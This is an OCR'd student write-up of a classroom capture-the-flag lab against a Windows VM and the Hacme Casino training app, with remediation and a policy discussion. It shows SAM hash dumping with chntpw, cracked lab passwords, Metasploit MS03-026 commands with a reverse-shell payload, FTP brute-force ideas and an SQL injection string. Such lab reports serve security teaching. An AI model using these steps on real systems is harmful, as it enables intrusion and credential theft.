tmpfs              94596      20     94576   1% /run/user/0
/dev/sdb1       41940988 8806676  33134312  21% /mnt
root@kali:~# cd /mnt
root@kali:/mnt# s
bash: s: command not found
root@kali:/mnt# ls
autoexec.bat  config.sys              pagefile.sys  $Recycle.Bin
Boot          Documents and Settings  PerfLogs      System Volume Information
bootmgr       Lib                     ProgramData   Users
BOOTSECT.BAK  mimikatz.exe            Program Files Windows
root@kali:/mnt# cd
```

With all files mounted, we changed our directory into C:\Windows\System32\config\ and have ophcrack (tool on Kali Linux) dump the local SAM file. Therefore we received every username and password hashed in NT hash.


Applications
Places
Terminal
Sun 21:12
1
root@kali: /mnt/Windows/System32/config
File Edit View Search Terminal Help

```
root@kali:/mnt/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 269/21872 blocks/bytes, unused: 17/2512 blocks/bytes.

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  |          |
| 01f5 | Guest                          |        | *BLANK*  |
| 03eb | sam                            |        | dis/lock |
| 03e8 | student                        | ADMIN  | dis/lock |
root@kali:/mnt/Windows/System32/config#
```




User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		de26cce0356891a4a020e7c4957afc72			
Guest		31d6cfe0d16ae931b73c59d7e0c089c0			empty
sam		26e81ef6b036e73674645f9ef47e251d			
student		d6db928545f9becb06261609fd953f60			

Table	Directory	Status	Progress

Preload: waiting Brute force: waiting Pwd found: 1/4 Time elapsed: 0h 0m 0s

With the help of an online NTLM hash cracker, we found out that the password for student is "Baseball1." We have been running hashcat for the password of "sam," but unfortunately nothing has come up yet due to our hardware availabilities. Also, an online tool told us that the password for "sam" is 10 digits long.




https://hashkiller.co.uk/ntlm-decrypter.aspx

Status: We found 1 hashes! [Timer: 750 m/s] Please find them below...

NTLM Hashes: Max: 64 Please use a standard list format

```
d6db928545f9becb06261609fd953f60
```

```
d6db928545f9becb06261609fd953f60 NTLM : Baseball1
```



Your Hashes (1)

#	Date	Hash	Algorithm	Status	Length	Password	Actions
1	2017-02-27	26E81EF6B036E73674645F9EF47E251D	NTLM	Found !	10	Buy now	
2	2017-02-28	QUICK ADD / NEW HASH HERE ..					ADD !

In this way we get the following table:

Username	Password
Administrator	p@ssw0rd
sam	10 digits long, with NT hashed value 26e81ef6b036e73674645f9ef47e251d
student	Baseball1
guest	(no password)

Vulnerabilities Regarding the System

- **Buffer Overflow Vulnerability in MSRPC**

We used Metasploit on Kali Linux in order to exploit vulnerable ports. We began our exploitation with Port 135 (MSRPC) with different arguments in Metasploit.


Description: MSRPC (Microsoft Remote Procedure Call) is the Microsoft implementation of the remote procedure call (RPC) system developed for Distributed Computing Environment (DCE).[4] MSRPC implements Microsoft-specific extensions and many of these interfaces have been in Windows operating systems since its early days which provides opportunities for buffer overflow exploits. Several vulnerabilities were found discovered in the MSRPC subsystem over the years, a complete list of which can be found in the footnotes.[5] The specific vulnerability we attempted to exploit was a stack buffer overflow in the RPC interface that Windows had previously identified under MS03-026 in their Security Bulletin.[6] It allows partial confidentiality, integrity and availability violation.

CVE ID: CVE-2003-0352

Location: RPC Interface through open port 135


Exploit and Methodology: We used the "msfconsole" interface in Metasploit to display and execute existing exploits that we could use on MSRPC vulnerabilities. After initiating the msfconsole, we typed in "show dcom" because our online searches showed us that we could implement a Distributed Component Object Model services (DCOM) exploit to take advantage of the stack buffer overflow vulnerability.

[4] Herve Schauer Consultants. "Introduction to MSRPC" http://www.hsc.fr/ressources/articles/win_net_srv/msrpc_intro.html
[5] Herve Schauer Consultants. "MSRPC Vulnerabilities" http://www.hsc.fr/ressources/articles/win_net_srv/msrpc_vulnerabilities.html
[6] Microsoft. "Microsoft Security Bulletin MS03-026" https://technet.microsoft.com/en-us/library/security/ms03-026.aspx



```
+ -- --=[ 455 payloads - 39 encoders - 8 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search dcom
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank    Descripti
on
   ----                                          ---------------  ----    ---------
--
   auxiliary/scanner/telnet/telnet_ruggedcom                      normal  RuggedCom
 Telnet Password Generator
   exploit/windows/dcerpc/ms03_026_dcom          2003-07-16       great   MS03-026
Microsoft RPC DCOM Interface Overflow
   exploit/windows/smb/ms04_031_netdde           2004-10-12       good    MS04-031
Microsoft NetDDE Service Overflow
   exploit/windows/smb/psexec_psh                1999-01-01       manual  Microsoft
 Windows Authenticated Powershell Command Execution


msf >

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@kali:~#
```

We found the name of the module (exploit/windows/dcerpc/ms03_026_dcom) and used the exploit by typing in “use exploit/windows/dcerpc/ms03_026_dcom”. Then we wanted to see what our options were in using this exploit, so we used the command “show options.”



```
 Windows Authenticated Powershell Command Execution

msf > use exploit/window/dcerpc/ms03_026_dcom
^C[-] Error while running command use:
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) >

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@kali:~#
```

Following this step, we attempted to set up a remote host (RHOST) in order to retrieve data from our target. We used the command "set RHOST 192.168.1.135" in order to do so. Assuming that our remote host was set up, we looked at the payloads available to us. A payload is "a piece of code to be executed through said exploit" [7] and Metasploit has pre-built payloads that can be delivered into the target system which then can be used to manage or manipulate it.

We used a reverse shell payload by executing the command "set PAYLOAD generic/shell_reverse_tcp." With our exploit type and payload set, we then attempted to set up a local host (LHOST) with the command "set LHOST 192.168.1.135" and execute the exploit. However we received an error message that said "Exploit completed but no session was created" and unfortunately no successful exploitation was conducted by the end of class time.

Recommendation: Update the operating system since Windows has released patches and fixes for this vulnerability. However "several reports state that the RPC/DCOM service may still be vulnerable to a denial of service attack even if the Microsoft-supplied patch has been applied."[8]

- **Allowing Remote Desktop Access (Port 3389):**

Description: Exposing the RDP to direct connections is risky as attackers can guess logon credentials and execute code remotely. The Microsoft Remote Desktop Protocol (RDP) allows users with a graphical interface to display and input capabilities over network connections. While it may be convenient to access systems over the Internet, it has critical vulnerabilities that were described in the Windows Security Bulletin MS12-020. These vulnerabilities not only give remote attackers an opportunity to guess login credentials, but they can also allow remote code execution if an attacker "sends a sequence of specially crafted RDP packets to an affected system."[9]

CVE ID: CVE-2012-0002

Screenshot: See previous photo: "All Open Ports on Target".

Location: The vulnerability is in one of the open ports of the target.

Exploit and methodology: The vulnerability could be spotted via scanning the listening ports on the target. The vulnerability can be exploited with Metasploit and Metasploitable VM. Unfortunately we were not able to conduct successful exploitations during class time.

Recommendation: Strong authentication to prevent remote password-guessing attacks, RDP is disabled by default but if it is enabled, you must enable the Network Level Authentication (NLA) "to require authentication before a remote desktop session is established

[7] StackExchange. "What is the difference between exploit and payload?" http://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload
[8] SecurityFocus. "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability" http://www.securityfocus.com/bid/8205/solution
[9] Microsoft. "Microsoft Secrutity Bulletin MS12-020" https://technet.microsoft.com/library/security/ms12-020


to the remote desktop server."[10] It is still vulnerable, but an attacker must authenticate to the server first. Alternatively, change the port which your computer uses to listen for RDP from the default TCP port 3389.

- **Insecure information sharing with Shared Folder (Port 139):**

  Description: The default scope of the shared folder service is "to allow access any computer on the network, including computers on the Internet."[11] Furthermore, if the user is not using a firewall server or a hardware firewall, this service provides a vulnerability which allows other users on the network to gain access to the shared folder and the computer becomes vulnerable to attacks from the network.

  CWE ID: CWE-732

  Screenshot: See previous photo: "All Open Ports on Target" and following photo.



Name	Date modified	Type	Size	Tags
Public Documents	1/19/2008 12:46...	File Folder		
Public Downloads	1/19/2008 12:46...	File Folder		
Public Music	1/19/2008 12:46...	File Folder		
Public Pictures	1/19/2008 12:46...	File Folder		
Public Videos	1/19/2008 12:46...	File Folder		

  Location: The vulnerability is in one of the open ports of the target, and public folders can be spotted in the file system when we logged in.

  Exploit and methodology: The vulnerability could be spotted via scanning the listening ports on the target. The vulnerability can be exploited with Metasploit and Metasploitable VM. Unfortunately we were not able to conduct successful exploitations during class time.

  Recommendation: Administrators and other users should frequently supervise on shared folders and documents on the system, including the content and the audience. Firewalls and other

[10] Microsoft. "A Closer Look at MS12-020's critical issue" https://blogs.technet.microsoft.com/srd/2012/03/13/cve-2012-0002-a-closer-look-at-ms12-020s-critical-issue/

[11] Microsoft. "Understanding Shared Folders and the Windows Firewall" https://technet.microsoft.com/en-us/library/cc731402(v=ws.11).aspx


prevention methods could also facilitate in monitoring shared information and ports opened for such sharing.

- **Cleartext transmission using File Transportation Protocol (Port 21):**
  Description: FTP is a file transfer protocol that "exchanges data using two separate channels known as the command channel and data channel."[12] FTP is not a secure protocol and has a lot of known vulnerabilities. Most importantly, FTP does not provide any encryption for data transfer, therefore any data sent over these channels can be intercepted. Therefore, it is vulnerable to many different types of attacks such as an FTP Bounce Attack, Brute Force Attack, Packet Capture, Spoof Attack, and Port Stealing. It also stores sensitive data under the FTP root with insufficient access control, which risks access by untrusted parties.
  CWE ID: CWE-220 and CWE 319
  Exploit and Methodology:
  We were unable to successfully exploit the FTP vulnerabilities because the port was only intermittently open and we could not launch a successful attack in the time frame in which Port 21 was open. However, it is possible to use FTP banner grabbing to determine which version of FTP the target is running as well the operating system in use by executing the command "ftp 192.168.1.135". After determining the FTP version, one can try to find out if there is a public exploit that can be used against that specific version or simply use a dictionary attack to guess a valid username/password combination.
  It is possible, and even preferable, to utilize Metasploit tools to attack FTP servers. If the FTP port is open, one could use the "search ftp_login" module in Metasploit to find the FTP scanner and pass in username/password wordlists to scan for valid login credentials. If valid credentials are discovered, then the attacker can connect to the FTP server by entering the username and password.
  Perhaps the brute force attack would have been the most useful in this situation as it simply means the attacker will attempt to guess the FTP server username and password. Based on the other passwords we discovered, it is our guess that the username and password in this case was a simple one that it wouldn't even require a script, just a few guesses.
  Recommendation: Switch to FTPS (which uses SSL encryption) or SFTP (based on SSH). Alternatively, use a managed file transfer (MFT) server which provides a high level of data security.

- **Information exposure:**
  Description: the library that store hashed passwords
  CWE ID: CWE-200

[12] JScape. " Key Differences Between FTP, FTPS and SFTP" http://www.jscape.com/blog/bid/75602/understanding-key-differences-between-ftp-ftps-and-sftp

Screenshot:



Computer ▸ Local Disk (C:) ▸ Windows ▸ System32 ▸ config

Name	Date modified	Type	Size	Tags
Journal	1/19/2008 12:45...	File Folder		
RegBack	2/28/2017 11:16...	File Folder		
systemprofile	5/31/2013 6:08 PM	File Folder		
TxR	5/31/2013 6:08 PM	File Folder		
BCD-Template	5/31/2013 7:07 PM	File	256 KB	
COMPONENTS	2/28/2017 11:14...	File	16,128 KB	
COMPONENTS.SAV	1/19/2008 12:59...	SAV File	8 KB	
DEFAULT	2/28/2017 11:11...	File	256 KB	
DEFAULT.SAV	1/19/2008 12:59...	SAV File	20 KB	
SAM	2/28/2017 11:29...	File	256 KB	
SECURITY	2/28/2017 11:11...	File	256 KB	
SECURITY.SAV	1/19/2008 12:59...	SAV File	8 KB	
SOFTWARE	2/28/2017 11:29...	File	12,800 KB	
SOFTWARE.SAV	1/19/2008 12:59...	SAV File	9,980 KB	
SYSTEM	2/28/2017 11:29...	File	12,288 KB	
SYSTEM.SAV	1/19/2008 12:59...	SAV File	1,888 KB	

Location: LM hashes of all user passwords could easily be found in the system directory C:\Windows\System32\config\, in a library named SAM.

Exploit and methodology: The vulnerability could be exploited with applications that dumps SAM files, like ophcrack and samdump in Kali Linux. After acquiring password hashes by dumping SAM with these applications, password crackers like Hashcat and John the Ripper could be used for password recovery.


Recommendation: Systems should be developed with "safe" compartments for credential and sensitive information storage. Such information could either be hidden, unable to be opened in the system, or heavily encrypted, instead of being unhidden and weakly encrypted.

- **Weak password requirements:**

Description: Strong passwords are not required by the system. In this way, accounts on the system used passwords that are predictable and commonly used.

CWE ID: CWE-521

Screenshot:



https://hashkiller.co.uk/ntlm-decrypter.aspx

Status: We found 1 hashes! [Timer: 750 m/s] Please find them below...

NTLM Hashes:
Max: 64
Please use a standard list format

```
d6db928545f9becb06261609fd953f60
```

```
d6db928545f9becb06261609fd953f60 NTLM : Baseball1
```

Location: LM hashes of weak passwords could be found in the system directory C:\Windows\System32\config\, in a library named SAM.

Exploit and methodology: After acquiring password hashes after dumping SAM with these applications, weak passwords can easily be recovered with applications like Hashcat and John the Ripper.

Recommendation: The system should require more complicated passwords in order to sign up, such as those with special characters and numbers. Users should forbid using systems with weak password requirements.

Vulnerabilities Regarding Hacme Casino[13]

- **URL hosts untrusted website**

  Description: An untrusted web application is hosted by the target URL.

  CWE ID: CWE-601

  Screenshot:

  Location: The malicious web application is hosted on Port 3000 of the target.

  Exploit and methodology: The Hacme Casino is pre-installed in the system. With the casino server running on Port 3000, the untrusted website is hosted on Port 3000.

  Recommendation: First, Administrator and other users should use extreme caution in the applications they install and run. Administrators, especially, should be cautious in granting admin privileges to applications. Second, Administrator and users should closely supervise open ports on the system. Third, proper firewalls could be installed to monitor the legitimacy of running applications.

- **SQL injection**

  Description: Injection attack could be performed in order to make a web application's database server execute malicious SQL statements. By such injections, intruders could gain access to information stored in the database.

  CWE ID: CWE-89

  Location: SQL injection could be performed in the login section on Hacme Casino homepage.

  Exploit and methodology: Different information could be drawn from the database with different injection payloads. The system should respond differently with single apostrophes('), apostrophes with right parenthesis (')), and classic SQL injection arguments like 1 'OR 1=1'. In the last two cases, the system should display the profile of one of the casino players.

[13] After consulting with Ming on Piazza, we came to a conclusion that the Hacme Casino server fails constantly due to unexplainable reasons, both in class and on individual machines. The vulnerability identifications in the following part, "Vulnerabilities regarding Hacme Casino," are taken from Smolen, "Foundstone Hacme Casino v1.0™ Strategic Secure Software Training Application User and Solution Guide". https://rmccurdy.com/scripts/sql/tools/hacmecasino_userguide.pdf.

Recommendation: the website should sanitize input information and drop all special characters like parentheses and apostrophes.

- **Cross-site Request Forgery (CSRF)**

  Description: The web application fails to identify unintentional requests sent by the client. In this way, clients can be manipulated to send malicious, unintentional requests that are treated as authenticated requests by the server.

  CWE ID: CWE-352

  Location: In the chip transferring feature in "options" under user profile.

  Exploit and methodology: By logging into other players' accounts, we should be able to transfer chips to our account with no authentication.

  Recommendation: There are extra steps that the site could take to verify the legitimacy of a request. The server should verify the source origin and target origin, and make sure that the origins match. Additionally, the server could utilize Synchronizer (CSRF) Tokens or double-submit cookies to ensure security.[14]

- **Information Exposure Through an Error Message**

  Description: Sensitive information could be exposed by error messages generated by the website.

  CWE ID: CWE-209

  Location: In the "video poker" game on the website.

  Exploit and methodology: by going to http://localhost:3000/video_poker/test_deuces_wild, we could acquire the information of other players' decks. This could help us cheat in playing the game.

  Recommendation: Websites could make sure that error messages only contain minimal details that are useful to the intended audience. If errors must be detail-heavy, the server could store and send them in log messages. Another way is that the website can use effective encryption methods for error messages.

Things that we could have done differently

First, we have spent too much time on msrpc vulnerability, which was later proven to be really difficult to exploit in this case. We could have gone to study Port 3000 (where Hacme Casino is displayed), or other more vulnerable ports directly.

Second, we were blindly trying out webpage exploitation on the Hacme Casino website. However, the user guide of the website could be easily found online. By reading through the

[14] Owasp.org. "Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet." https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet.

guide we could have noticed that the Casino, although plentiful in vulnerabilities, does not embed direct information about the system we try to exploit.

Third, we were aware of the vulnerabilities of Port 21 (FTP), however due to the sporadic nature of its availability we were not able to fully exploit this port. We could have had more studies on how to exploit a port like this.

Fourth, despite the fact that we have previously tried out Metasploit, we were still unfamiliar with Metasploit arguments and exploitation procedures. We could have been better prepared with more practices with Metasploit.

Remediation and Policy Discussion

The vulnerabilities identified during the CTF illustrate two fundamental truths about cybersecurity: even those with limited resources can penetrate a network or computer by leveraging vulnerabilities, many of which are the result negligent practices and preventable. Open ports were easy to identify and exploited ports utilized simple username/password combinations without two-step verification.

A real world example that illustrates this point is APT 28's penetration of John Podesta's email server. While APT 28 (aka Fancy Bear) has many resources and great expertise as a GRU entity, it used simple phishing techniques to access the login credentials of Podesta and staffers. This in conjunction with the CTF show that simple, fairly low-tech software and techniques can exploit very common, simple vulnerabilities.

In recent research, Praetorian conducted 100 "internal penetration test engagements" on 75 separate organizations between 2013 and 2016. The top four of the five attack vectors were based on exploiting stolen credentials with zero of the top five attack vectors requiring exploitation of unpatched software. Of the 100 internal attacks, "weak domain user passwords" resulted in the system's compromise 66 percent of the time.[15]

Identifying these factors helps to isolate potential vulnerabilities and take preventative measures against malicious actors. Government agencies, businesses, and other entities with classified or proprietary information, should take steps such as maintaining up-to-date software, the placement of a firewall, and antivirus software to lessen the chance of a compromise. Additionally, personnel should be trained to maintain higher levels of security, such as implementing two-step verification and more complex username/password combinations.

Conclusion

[15]Praetorian, "How to Dramatically Improve Corporate IT Security Without Spending Millions," https://www.praetorian.com/downloads/report/How%20to%20Dramatically%20Improve%20Corporate%20IT%20Security%20Without%20Spending%20Millions%20-%20Praetorian.pdf

Cybersecurity remains a compelling and important issue today. In the Capture the Flags game, we identified numerous vulnerabilities exist within servers that can be easily exploited by not only well-equipped professionals, but even by amateur attackers with rudimentary knowledge and limited resources. In further policy discussion and remediation, we realized that both the public and private sectors will continue to struggle to defend against advanced persistent threats, but easy, low-cost solutions can be enacted to lessen the frequency and effectiveness of some of the most common attacks.

Nevertheless, we still have several questions regarding the CTF game. These questions include but are not limited to: How is the Windows system used in the game designed and configured? Are there any successful exploitation methodologies for Port 139 (MSRPC) on the system? How do we effectively exploit Port 21 (FTP), which opens intermittently? Why did the Hacme Casino server constantly shut down itself? In the real world, what are some of the usually neglected practices that could undermine system security, like John Podesta's simplistic email passwords? How would real companies regard the trade-offs between security implementations and the cost, in terms of the vulnerabilities we identified?